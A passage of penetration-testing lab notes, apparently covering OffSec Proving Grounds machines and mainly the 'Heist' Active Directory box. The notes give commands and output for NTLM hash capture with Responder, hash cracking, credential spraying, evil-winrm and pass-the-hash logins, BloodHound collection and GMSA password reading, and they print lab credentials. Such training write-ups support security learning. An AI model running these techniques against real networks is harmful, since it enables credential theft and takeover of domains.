|_  System_Time: 2024-04-27T02:34:35+00:00
| ssl-cert: Subject: commonName=kyoto.Kyotosoft.com
| Not valid before: 2024-03-22T04:46:52
|_Not valid after:  2024-09-21T04:46:52
|_ssl-date: 2024-04-27T02:35:14+00:00; +1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
55708/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
55709/tcp open  msrpc         Microsoft Windows RPC
55724/tcp open  msrpc         Microsoft Windows RPC
55731/tcp open  msrpc         Microsoft Windows RPC
55736/tcp open  msrpc         Microsoft Windows RPC
55753/tcp open  msrpc         Microsoft Windows RPC
```

==========

Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

Started with the SMB enumeration as a null session !!

smbclient -L //192.168.246.31/

don't enter any password hit enter !!



you can see there is a **dev** share let's access that !!


smbclient //192.168.246.31/dev

get all the files !!

```
┌──(root✡kullaisec)-[/home/kali/offsec]
└─# cat DEVLOG.txt
0.2
 - Identified issue with login after last patch
 - Improved Performance
0.1
 - Patched vulnerability in the RETR command
 - Improved login process
```

get the ftp.exe also let's do some OSINT !!

strings ftp.exe



you can see the credentials are leaked !!

admin : SafariDozeDust17

Heist

AD

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.173.165 --open

NMAP Results:

PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-16 15:27:20Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-06-16T15:28:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2024-03-22T06:03:39
|_Not valid after: 2024-09-21T06:03:39

| rdp-ntlm-info:
| Target_Name: HEIST
| NetBIOS_Domain_Name: HEIST
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: **heist.offsec**
| DNS_Computer_Name: **DC01.heist.offsec**
| DNS_Tree_Name: heist.offsec
| Product_Version: 10.0.17763
|_ System_Time: 2024-06-16T15:28:07+00:00
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open http Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-title: Super Secure Web Browser
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49705/tcp open msrpc Microsoft Windows RPC

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ There is a Web site running on port 8080



where we need to enter the URL !!

→ First thing come to my mind is Swich On the **SMBShare** or **Responder** and put our kali IP and get the **NTLM hash** !!

sudo responder -I tun0

And Just enter our IP as a URL !!

click on search and see the Responder !!

```
[+] Current Session Variables:
    Responder Machine Name      [WIN-16YCFLJE67Y]
    Responder Domain Name       [OMDK.LOCAL]
    Responder DCE-RPC Port      [45658]

[+] Listening for events...

[HTTP] NTLMv2 Client   : 192.168.173.165
[HTTP] NTLMv2 Username : HEIST\enox
[HTTP] NTLMv2 Hash     : enox::HEIST:69529f6b723f6e13:69E585F7
E00570049004E002D00310036005900430046004C004A00450036003700590
70059002E004F004D0044004B002E004C004F00430041004C00050014004F0
0E3368808ADAA080B07C99914FB52C40A0010000000000000000000000000
```

You can see Now we ahve **Net-V2-NTLM** hash !!

hashcat enox.hash /usr/share/wordlists/rockyou.txt --force


```
4d0044004b0001001e00570049004e
4c004a0045003600370059002e004f
0b7dfafebb99708690e3368808adaa
0000000000000000:california
```

enox : california

Let's try to spray on different services and ports open in the **heist.offsec**

crackmapexec smb 192.168.173.165 -u enox -p california -d heist.offsec

crackmapexec winrm 192.168.173.165 -u enox -p california -d heist.offsec



you can see we ahve both winrm and smb access for easy upload and download we gonna access enox user from winrm !!

evil-winrm -i dc01.heist.offsec -u enox -p california

We also got local.txt !!

And also Intrestingly the `**enox**` is member of `**Web Admins**`

```
*Evil-WinRM* PS C:\Users\enox\temp> whoami
heist\enox
*Evil-WinRM* PS C:\Users\enox\temp> net user enox
User name                    enox
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/31/2021 6:09:05 AM
Password expires             Never
Password changeable          9/1/2021 6:09:05 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/22/2024 11:04:18 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Web Admins           *Domain Users
The command completed successfully.
```

And Now Let's upload the sharphound and get all the details of this AD network breifly !!

Evil-WinRM PS C:\Users\enox\temp> **Import-Module .\Sharphound.ps1**


Evil-WinRM PS C:\Users\enox\temp> **Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\enox\temp\ -OutputPrefix "corp_audit"**

```
*Evil-WinRM* PS C:\Users\enox\temp> upload ../../../../../../home/kali/offsec/AD/tools/Tools/SharpHound.ps1

Info: Uploading /home/kali/offsec/pg/AD/Heist/../../../../../../home/kali/offsec/AD/tools/Tools/SharpHound.ps1 to C:\Users\enox\temp\SharpHound

Data: 1744464 bytes of 1744464 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\enox\temp> dir


    Directory: C:\Users\enox\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/16/2024   8:50 AM         494860 PowerUp.ps1
-a----         6/16/2024   8:52 AM         770273 PowerView.ps1
-a----         6/16/2024   8:58 AM        1308348 SharpHound.ps1


*Evil-WinRM* PS C:\Users\enox\temp> Import-Module .\Sharphound.ps1
*Evil-WinRM* PS C:\Users\enox\temp> Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\enox\temp\ -OutputPrefix "corp_audit"
*Evil-WinRM* PS C:\Users\enox\temp> dir


    Directory: C:\Users\enox\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/16/2024   9:00 AM          11438 corp_audit_20240616090006_BloodHound.zip
```

Now get that .zip file and open in the bloodhound !!

Evil-WinRM PS C:\Users\enox\temp> **download corp_audit_20240616090006_BloodHound.zip**

I have seen one intresting thing !!



The Web Admins can see the **GMSA** password of **svc_apache$** user !!

We know that **enox** user is a member of **Web Admins**

So we can get the svc_apache$ user hash !!

Exploit Binary Path : https://github.com/expl0itabl3/Toolies/blob/master/GMSAPasswordReader.exe

/home/kali/offsec/AD/tools/Tools/GMSAPasswordReader.exe

Reference: https://swisskyrepo.github.io/InternalAllTheThings/active-directory/pwd-read-gmsa/#gmsa-attributes-in-the-active-directory

Evil-WinRM PS C:\Users\enox\temp> **.\gmsapasswordreader.exe --accountname svc_apache**

```
*Evil-WinRM* PS C:\Users\enox\temp> .\gmsapasswordreader.exe --accountname svc_apache
Calculating hashes for Old Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : A266E0F8D19F9CDB92AD8C658F86AFFA
[*]       aes128_cts_hmac_sha1 : 50B54BE046548576B96FFF5B97C8C733
[*]       aes256_cts_hmac_sha1 : 0BFA50E65DF92D77DC37018814AB1AB835FDF5EBE7AE3867FB49F387E
[*]       des_cbc_md5          : 70D5527CA470D380

Calculating hashes for Current Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : 023145FC00CE8BAB62704EB63AB7BDAB
[*]       aes128_cts_hmac_sha1 : 49334D8F2312B4BEB67170A06E7844AF
[*]       aes256_cts_hmac_sha1 : 4D3F8EC980BB8539A0545D41CCAB3931235A563D9123D22ECBC67AE3F
[*]       des_cbc_md5          : 3B615E3DD06BB02F
```

you can see the current password hash !!

We have the hash of the svc_apache user !! let's try to access via **winrm**

evil-winrm -i dc01.heist.offsec -u svc_apache$ -H 023145FC00CE8BAB62704EB63AB7BDAB

```
┌──(root💀kali)-[/home/…/offsec/pg/AD/Heist]
└─# evil-winrm -i dc01.heist.offsec -u svc_apache$ -H 023145FC00CE8BAB62704EB63AB7BDAB

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pr

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> whoami
heist\svc_apache$
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> hostname
DC01
```

PrivEsc:

```
*Evil-WinRM* PS C:\Users\svc_apache$\temp> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

You can see **SeRestorePrivilege**

Reference: https://swisskyrepo.github.io/InternalAllTheThings/redteam/escalation/windows-privilege-escalation/#eop-impersonation-privileges

